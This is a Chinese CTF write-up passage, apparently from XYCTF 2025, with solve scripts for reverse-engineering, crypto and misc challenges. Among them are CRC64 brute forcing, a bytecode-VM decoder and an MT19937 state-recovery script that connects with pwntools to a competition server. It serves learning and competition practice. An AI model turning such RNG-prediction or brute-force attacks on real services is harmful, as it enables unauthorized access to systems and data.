256) Xor plainChar\r\n        outHex = outHex & Right("0" & Hex(cipherByte),
2)\r\n    Next\r\n    \r\n    RunRC = outHex\r\nEnd Function\r\n\r\n\'
\xb8\xe9\x8c\xb0\xe9\x80\xe8\x91\r\nIf LCase(RunRC(flag, qwfe)) =
```

```
    LCase(wefbuwiue) Then\r\n    MsgBox "Congratulations! Correct
    FLAG!"\r\nElse\r\n    MsgBox "Wrong flag."\r\nEnd If\r\n'
```

虽然还有乱码，但是不影响理解了。看出是经过RC4加密，用Cyberchef解一下得到flag。最后MD5提交。



moon

比较常规的py调用pyd。在3.11可以正常运行

用help命令，简单看一下

```
Help on module moon:

NAME
    moon

FUNCTIONS
    check_flag(input_str)
        返回验证结果的元组：(是否通过，错误类型)

    xor_crypt(seed_value, data_bytes)

DATA
    SEED = 1131796
    TARGET_HEX = '426b87abd0ceaa3c58761bbb0172606dd8ab064491a2a76af9a93e1a...
    __test__ = {}

FILE
    d:\ctf题目\xyctf\2025\moon\moon.pyd
```

IDA分析pyd，去了符号，但是可以看到一个导出函数 `PyInit_moon` 。之后在这个函数附近定位到题中两个函数的实现。大概分析出逻辑：

- `xor_crypt` ：初始化seed，用 `random.randint` 得到的随机数和传入的字节数组异或

```
if ( v42 )
  randint = v42(random, randint0);
else
  randint = PyObject_GetAttr(random, randint0);
v5 = (_QWORD *)randint;
if ( !randint )
{
  v15 = 2677;
  goto LABEL_117;
}
v21 = (*random)-- == 1i64;
if ( v21 )
  Py_Dealloc(random);
random = (_QWORD *)sub_1800043A0(v5, *((_QWORD *)pool + 42));
if ( !random )
{
  v15 = 2680;
  goto LABEL_117;
}
v21 = (*v5)-- == 1i64;
if ( v21 )
  Py_Dealloc(v5);
v5 = (_QWORD *)PyNumber_Xor(iter_elm, random);
if ( !v5 )
{
  v15 = 2683;
  goto LABEL_117;
}
v21 = (*random)-- == 1i64;
if ( v21 )
  Py_Dealloc(random);
v44 = pylist[2];
random = 0i64;
if ( pylist[4] <= v44 )
{
  if ( (unsigned int)PyList_Append(pylist, v5) )
```

- `check_flag` ：调用 `xor_crypt` ，和硬编码的密文比较。

因为check的逻辑不复杂，而且异或可逆，所以可以黑盒调用 `xor_crypt` ，传入密文得到明文flag。

代码块

```python
import moon

seed_val = moon.SEED
target = moon.TARGET_HEX
data = [int(target[i*2:(i+1)*2],16) for i in range(len(target)//2)]

print(moon.xor_crypt(seed_val,bytes(data)))
```

Dragon

`bc` 文件格式对应LLVM的bitcode IR，使用LLVM编译工具链中的 `llc` 将其编译为x86架构的目标文件。

IDA分析，输入的flag每2个字节一组计算CRC64，考虑爆破求解。

代码块

```c
#include<stdlib.h>
#include<stdio.h>
#include<string.h>
#include<stdint.h>
#include"ida_def.h"

__int64 calculate_crc64_direct(const unsigned __int8 *a1, unsigned __int64 a2)
{
  __int64 v3; // [rsp+0h] [rbp-28h]
  unsigned __int64 i; // [rsp+8h] [rbp-20h]
  unsigned __int64 j; // [rsp+10h] [rbp-18h]

  v3 = -1;
  for ( i = 0; i < a2; ++i )
  {
    v3 ^= (unsigned __int64)a1[i] << 56;
    for ( j = 0; j < 8; ++j )
    {
      if ( v3 >= 0 )
        v3 *= 2ull;
      else
        v3 = (2ull * v3) ^ 0x42F0E1EBA9EA3693ull;
    }
  }
  return ~v3;
}

void brute(uint64_t target_crc, uint8_t *result) {
```

```c
    uint8_t input[2];
    uint64_t computed_crc;

    for (int b1 = 0x20; b1 < 0x7F; b1++) {
        for (int b2 = 0x20; b2 < 0x7F; b2++) {
            input[0] = (uint8_t)b1;
            input[1] = (uint8_t)b2;

            computed_crc = calculate_crc64_direct(input, 2);

            if (computed_crc == target_crc) {
                result[0] = b1;
                result[1] = b2;
                return;
            }
        }
    }
    result[0] = 0;
    result[1] = 0;
}

unsigned char crcdata[] =
{
  0x47, 0x7B, 0x9F, 0x41, 0x4E, 0xE3, 0x63, 0xDC, 0xC6, 0xBF,
  0xB2, 0xE7, 0xD4, 0xF8, 0x1E, 0x03, 0x9E, 0xD8, 0x5F, 0x62,
  0xBC, 0x2F, 0xD6, 0x12, 0xE8, 0x55, 0x57, 0xCC, 0xE1, 0xB6,
  0xE8, 0x83, 0xCC, 0x65, 0xB6, 0x2A, 0xEB, 0xB1, 0x7B, 0xFC,
  0x6B, 0xD9, 0x62, 0x2A, 0x1B, 0xCA, 0x82, 0x93, 0x87, 0xC3,
  0x73, 0x76, 0xA0, 0xF8, 0xFF, 0xB1, 0xE1, 0x05, 0x8E, 0x38,
  0x27, 0x16, 0xA8, 0x0D, 0xB7, 0xAA, 0xD0, 0xE8, 0x1A, 0xE6,
  0xF1, 0x9E, 0x45, 0x61, 0xF2, 0xE7, 0xD2, 0x3F, 0x78, 0x92,
  0x0B, 0xE6, 0x6F, 0xF5, 0xA1, 0x7C, 0xC9, 0x63, 0xAB, 0x3A,
  0xB7, 0x43, 0xB0, 0xA8, 0xD3, 0x9B
};

int main()
{
    __int64 v7[13];
    unsigned char result[0x42];
    memcpy(v7, crcdata, 0x60u);

    for(int r=0;r<12;r++)
    {
        brute(v7[r],result+2*r);
        printf("%s\n",(char*)result);
    }
    return 0;
```

```
}
```

Lake

IDA打开后，先用finger恢复了一部分符号，之后在 `start` 函数附近找到了加密逻辑：

```
while ( word_100020040 < 123LL )
{
  word_100020060 = word_100015470[(unsigned __int16)word_100020040];
  word_100020070 = word_100015470[word_100020040 + 1];
  word_100020080 = word_100015470[word_100020040 + 2];
  word_100020040 += 3;
  if ( word_100020060 >= 1 )
  {
    switch ( word_100020060 )
    {
      case 1:
        add(word_100020070, word_100020080);
        break;
      case 2:
        sub(word_100020070, word_100020080);
        break;
      case 3:
        mul(word_100020070, word_100020080);
        break;
      case 4:
        divis(word_100020070, word_100020080);
        break;
      case 5:
        mod(word_100020070, word_100020080);
        break;
      case 6:
        and(word_100020070, word_100020080);
        break;
      case 7:
        or(word_100020070, word_100020080);
        break;
      case 8:
        xor(word_100020070, word_100020080);
        break;
    }
  }
}
encode((__int64)input_flag, 39LL);
```

`switch-case` 实现了一个简单的虚拟机，可以发现handler都是一些基本的二元运算，编写脚本来还原代码

代码块

```
bytecode = [0x0002, 0x0002, 0x000C, 0x0001, 0x001A, 0x0055, 0x0001, 0x0023,
0x000C, 0x0002, 0x000E, 0x0009, 0x0001, 0x001B, 0x0006, 0x0008, 0x0006,
0x0005, 0x0008, 0x0001, 0x0005, 0x0002, 0x001B, 0x000E, 0x0002, 0x0019,
0x0003, 0x0002, 0x001A, 0x0004, 0x0008, 0x0004, 0x0008, 0x0001, 0x0003,
0x000C, 0x0002, 0x000C, 0x000A, 0x0001, 0x0025, 0x0002, 0x0001, 0x0020,
0x0002, 0x0001, 0x0009, 0x000C, 0x0008, 0x001A, 0x0005, 0x0002, 0x0004,
0x000D, 0x0008, 0x0008, 0x000F, 0x0002, 0x000A, 0x000E, 0x0001, 0x0010,
0x0007, 0x0001, 0x000C, 0x0007, 0x0008, 0x0022, 0x0008, 0x0008, 0x0015,
0x000A, 0x0001, 0x0027, 0x007E, 0x0002, 0x0007, 0x0002, 0x0008, 0x000F,
0x0003, 0x0008, 0x000A, 0x000A, 0x0001, 0x0022, 0x000B, 0x0002, 0x0012,
0x0008, 0x0002, 0x0019, 0x0009, 0x0008, 0x000E, 0x0006, 0x0008, 0x0000,
0x0005, 0x0001, 0x000A, 0x0008, 0x0008, 0x001B, 0x0007, 0x0008, 0x000D,
```

```
    0x0006, 0x0008, 0x000D, 0x0004, 0x0008, 0x0017, 0x000C, 0x0008, 0x0022,
    0x000E, 0x0002, 0x0012, 0x0034, 0x0001, 0x0026, 0x0077]

handler = {
   1:"data[%d] += %d",
   2:"data[%d] -= %d",
   3:"data[%d] *= %d",
   4:"data[%d] /= %d",
   5:"data[%d] %= %d",
   6:"data[%d] &= %d",
   7:"data[%d] |= %d",
   8:"data[%d] ^= %d"
}

dec_handler = {
    1:"data[%d] -= %d",
    2:"data[%d] += %d",
    3:"data[%d] /= %d",
    4:"data[%d] *= %d",
    8:"data[%d] ^= %d"
}

def dis(lst):
    fmt = handler[lst[0]]
    print(fmt%(lst[1],lst[2]))

def dec_dis(lst):
    fmt = dec_handler[lst[0]]
    print(fmt%(lst[1],lst[2]))

for i in range(0,len(bytecode),3):
    dis(bytecode[i:i+3])
    dec_dis(bytecode[i:i+3])
```

之后发现加密都是单字节的线性运算，只用到了加减和异或，还原时输出对应的逆运算即为解密代码。

后面还有一个4字节的编码，通过移位打乱位的顺序，也是比较容易写出逆运算。

代码块

```
def decode_optimized(data):
    original = bytearray(40)
    for i in range(0, 10):
        if 4 * i + 1 <= 39:
            b3_low = data[4*i + 3] & 0b00000111
            b3_high = data[4*i + 3] & 0b11111000
```

```
            original[4*i + 1] |= (b3_low << 5) & 0xFF
            original[4*i + 0] |= (b3_high >> 3) & 0xFF

        if 4 * i <= 39:
            b2_low = data[4*i + 2] & 0b00000111
            b2_high = data[4*i + 2] & 0b11111000
            original[4*i + 3] |= (b2_high >> 3) & 0xFF
            original[4*i + 0] |= (b2_low << 5) & 0xFF

        if 4 * i + 3 <= 39:
            b1_low = data[4*i + 1] & 0b00000111
            b1_high = data[4*i + 1] & 0b11111000
            original[4*i + 2] |= (b1_high >> 3) & 0xFF
            original[4*i + 3] |= (b1_low << 5) & 0xFF

        if 4 * i + 2 <= 39:
            b0_low = data[4*i] & 0b00000111
            b0_high = data[4*i] & 0b11111000
            original[4*i + 2] |= (b0_low << 5) & 0xFF
            original[4*i + 1] |= (b0_high >> 3) & 0xFF

    return list(original)

data = [0x4A, 0xAB, 0x9B, 0x1B, 0x61, 0xB1, 0xF3, 0x32, 0xD1, 0x8B, 0x73, 0xEB, 0xE9, 0x73, 0x6B, 0x22, 0x81, 0x83, 0x23, 0x31, 0xCB, 0x1B, 0x22, 0xFB, 0x25, 0xC2, 0x81, 0x81, 0x73, 0x22, 0xFA, 0x03, 0x9C, 0x4B, 0x5B, 0x49, 0x97, 0x87, 0xDB, 0x51]
data = decode_optimized(data)

data[2] += 12
data[26] -= 85
data[35] -= 12
data[14] += 9
data[27] -= 6
data[6] ^= 5
data[1] ^= 5
data[27] += 14
data[25] += 3
data[26] += 4
data[4] ^= 8
data[3] -= 12
data[12] += 10
data[37] -= 2
data[32] -= 2
data[9] -= 12
data[26] ^= 5
data[4] += 13
```

```
data[8] ^= 15
data[10] += 14
data[16] -= 7
data[12] -= 7
data[34] ^= 8
data[21] ^= 10
data[39] -= 126
data[7] += 2
data[15] ^= 3
data[10] ^= 10
data[34] -= 11
data[18] += 8
data[25] += 9
data[14] ^= 6
data[0] ^= 5
data[10] -= 8
data[27] ^= 7
data[13] ^= 6
data[13] ^= 4
data[23] ^= 12
data[34] ^= 14
data[18] += 52
data[38] -= 119

print(bytes(data))
```

Crypto

Division

连续交互，每次 `demoninator` 都传 `1` 就能套到 `nominator` 的 `getrandbits(32)` ，随后就是非常经典的MT19937预测。

代码块

```
from pwn import *
from Crypto.Util.number import *
from random import *

io = remote('39.106.71.197',32860)
ls = []
```

```python

def inv_shift_right(x:int,bit:int,mask:int = 0xffffffff) -> int:
    tmp = x
    for _ in range(32//bit):
        tmp = x ^ tmp >> bit & mask
    return tmp

def inv_shift_left(x:int,bit:int,mask:int = 0xffffffff) -> int:
    tmp = x
    for _ in range(32//bit):
        tmp = x ^ tmp << bit & mask
    return tmp

def rev_extract(y:int) -> int:
    y = inv_shift_right(y,18)
    y = inv_shift_left(y,15,4022730752)
    y = inv_shift_left(y,7,2636928640)
    y = inv_shift_right(y,11)
    return y

def exp_mt19937(output:list):
    assert len(output) == 624
    cur_stat = [rev_extract(i) for i in output]
    r = Random()
    r.setstate((3, tuple([int(i) for i in cur_stat] + [624]), None))
    return r

for _ in range(624):
    io.sendlineafter(b'>>>',b'1')
    io.sendlineafter(b'>>>',b'1')
    io.recvuntil(b'=')
    ls.append(int(io.recvline().strip().decode()))
    print(1)

rf = exp_mt19937(ls)
ans = rf.getrandbits(11000) // rf.getrandbits(10000)
io.sendlineafter(b'>>>',b'2')
io.sendlineafter(b'>>>',str(ans).encode())
io.interactive()
```

reed

随机生成 `a` 、 `b` 的部分确实足够安全而难以破译，但参数 `a` 、 `b` 被复用于加密多位明文，可以进行唯密文攻击：

考虑 $c_i \equiv am_i + b \bmod 19198111$，其中 $m_i \in [0,36)$，可以随机选取 p, q 计算 $c_p - c_q \equiv a(m_p - m_q) \bmod 19198111$，又因为 $a, b \in [1145140, 19198100)$ ，可以简单地认为 $\exists (p,q) a(m_p-m_q) < 19198111$，通过多次尝试就可以提取出 a，进而获得 b 等参数而完成完全解密。

> 即使 a 较大而没有满足上述条件的 p,q，也只需要加数倍的 19198111 进行手动爆破即可。

exp（获得 `a` 、 `b` 后）：

代码块

```
import string

jubue = [18191844, 18191844, 5299415, 7401309, 18191844, 5299415, 13291487, 399058, 12729357, 11189593, 9087699, 15112316, 13010422, 399058, 10908528, 4321781, 399058, 2219887, 2219887, 13010422, 9087699, 2782017, 10908528, 15393381, 11189593, 117993, 13010422, 6423675, 2219887, 18191844, 15808885, 18191844, 15808885, 13706991, 18191844, 16089950]

def decrypt(cipher:list[int],a:int,b:int):
    return [((x - b) * pow(a,-1,19198111)) % 19198111 for x in cipher]


res = decrypt(jubue,2101894,117993)
for i in range(len(res)):
    if res[i] > 19000000:
        res[i] -= 19198111

deviate = -min(res)
for i in range(len(res)):
    res[i] += deviate

f = string.ascii_letters + string.digits
print('XYCTF{' + ''.join(f[i] for i in res) + '}')
```

Misc

XGCTF

照着题目描述搜搜就能找到博客地址

https://dragonkeeep.top/category/CISCN%E5%8D%8E%E4%B8%9C%E5%8D%97WEB-Polluted/

F12 html里找到flag注释：`<!--Congratulations! You've got the flag:ZmxhZ3sxdF9JM190M0Vfc0BNZV9DaEFsMWVOZ2VfYVRfYTFMX1AxZUBzZV9mT3JnMXZlX01lfQ== -->`

flag{1t_I3_t3E_s@Me_ChAl1eNge_aT_a1L_P1e@se_fOrg1ve_Me}

签个到吧

brainfuck代码但是没有输出，稍微改改原代码即可：

代码块

```
>+++++++++++++++++[<++++++>-]<.>
>++++++++++++[<+++++++++>-]<.>
>+++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++[<+>-]<.>
>+++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++[<+>-]<.>
>+++++++++++++++++++++++++++++++++++++++++[<+++>-]<.>
>+++++++++++++++++++++++++++++[<+++>-]<.>
>+++++++++++++++++[<+++>-]<.>
>++++++++++++[<+++++++++>-]<.>
>+++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++[<+>-]<.>
>++++++++[<++++++>-]<.>
>+++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++[<+>-]<.>
>+++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++[<+>-]<.>
>+++++++++++++++++++[<+++++>-]<.>
>+++++++++++++++++++++++++++++[<++++>-]<.>
>++++++++[<++++++>-]<.>
>+++++++++++++++++++[<+++++>-]<.>
>+++++++++++[<++++++++>-]<.>
>+++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++[<+>-]<.>
>+++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++[<+>-]<.>
>++++++++++++[<+++++++>-]<.>
>++++++++++[<+++++++>-]<.>
>+++++++++++++++++++[<+++++>-]<.>
>++++++++++[<+++++>-]<.>
>++++++++[<++++++>-]<.>
>++++++++++[<+++++>-]<.>
>+++++++++++++++++++++++++++++++++++++++++++++++++++++[<+>-]<.>
>+++++++++++++++++++[<+++++>-]<.>
>+++++++++++++++++++++++[<+++>-]<.>
>+++++++++++[<++++++++++>-]<.>
>+++++++++++++++++++++++++++++++++++++++++++++++++++++[<++>-]<.>
>++++++++[<++++++>-]<.>
```

```
>+++++++++++[<+++++>-]<.>
>++++++++++++++++++[<+++++>-]<.>
>+++++++[<+++++++>-]<.>
>++++++++++++++++++++++++++++[<++++>-]<.>
>+++++++++++[<+++>-]<.>
>++++++++++++++++++++++++[<+++++>-]<.
```

flag{W3lC0me_t0_XYCTF_2025_Enj07_1t!}

MADer也要当CTFer


先提取出字幕文件

```
C:\Users\jyzho\Desktop\MKVToolNix>mkvmerge -i 1.mkv
文件「1.mkv」: 容器: Matroska
轨道 ID 0: video (AVC/H.264/MPEG-4p10)
轨道 ID 1: audio (AAC)
轨道 ID 2: audio (MP3)
轨道 ID 3: subtitles (SubStationAlpha)

C:\Users\jyzho\Desktop\MKVToolNix>mkvextract tracks 1.mkv 3:output.srt
正在将 CodecID 为 S_TEXT/ASS 的轨道 3 提取到文件「output.srt」。容器格式: SSA/ASS text subtitles
进度: 100%
```

用pysubs2处理一下，然后fromhex

代码块


```python
import pysubs2

# 加载字幕文件
subtitle_file = "output.srt"  # 替换为你的字幕文件路径
subs = pysubs2.load(subtitle_file)

# 提取所有字幕文本
all_text = "".join([line.text for line in subs])

# 将字幕文本写入文本文件
output_text_file = "subtitle_output.txt"
with open(output_text_file, "w", encoding="utf-8") as f:
    f.write(all_text)

print(f"字幕文本已成功保存到 {output_text_file}")
```




trid识别出是aep文件

```
C:\Users\jyzho\Desktop>trid 1

TrID/32 - File Identifier v2.24 - (C) 2003-16 By M.Pontello
Definitions found:  17100
Analyzing...

Collecting data from file: 1
 72.0% (.AEP) After Effects Project (15504/2/4)
 18.5% (.) Generic RIFX container (big-endian) (4000/1)
  9.2% (.) Philips Respironics M-Series data format (2000/1)
  0.0% (.TAR/GTAR) TAR - Tape ARchive (longname) (10/3)
```

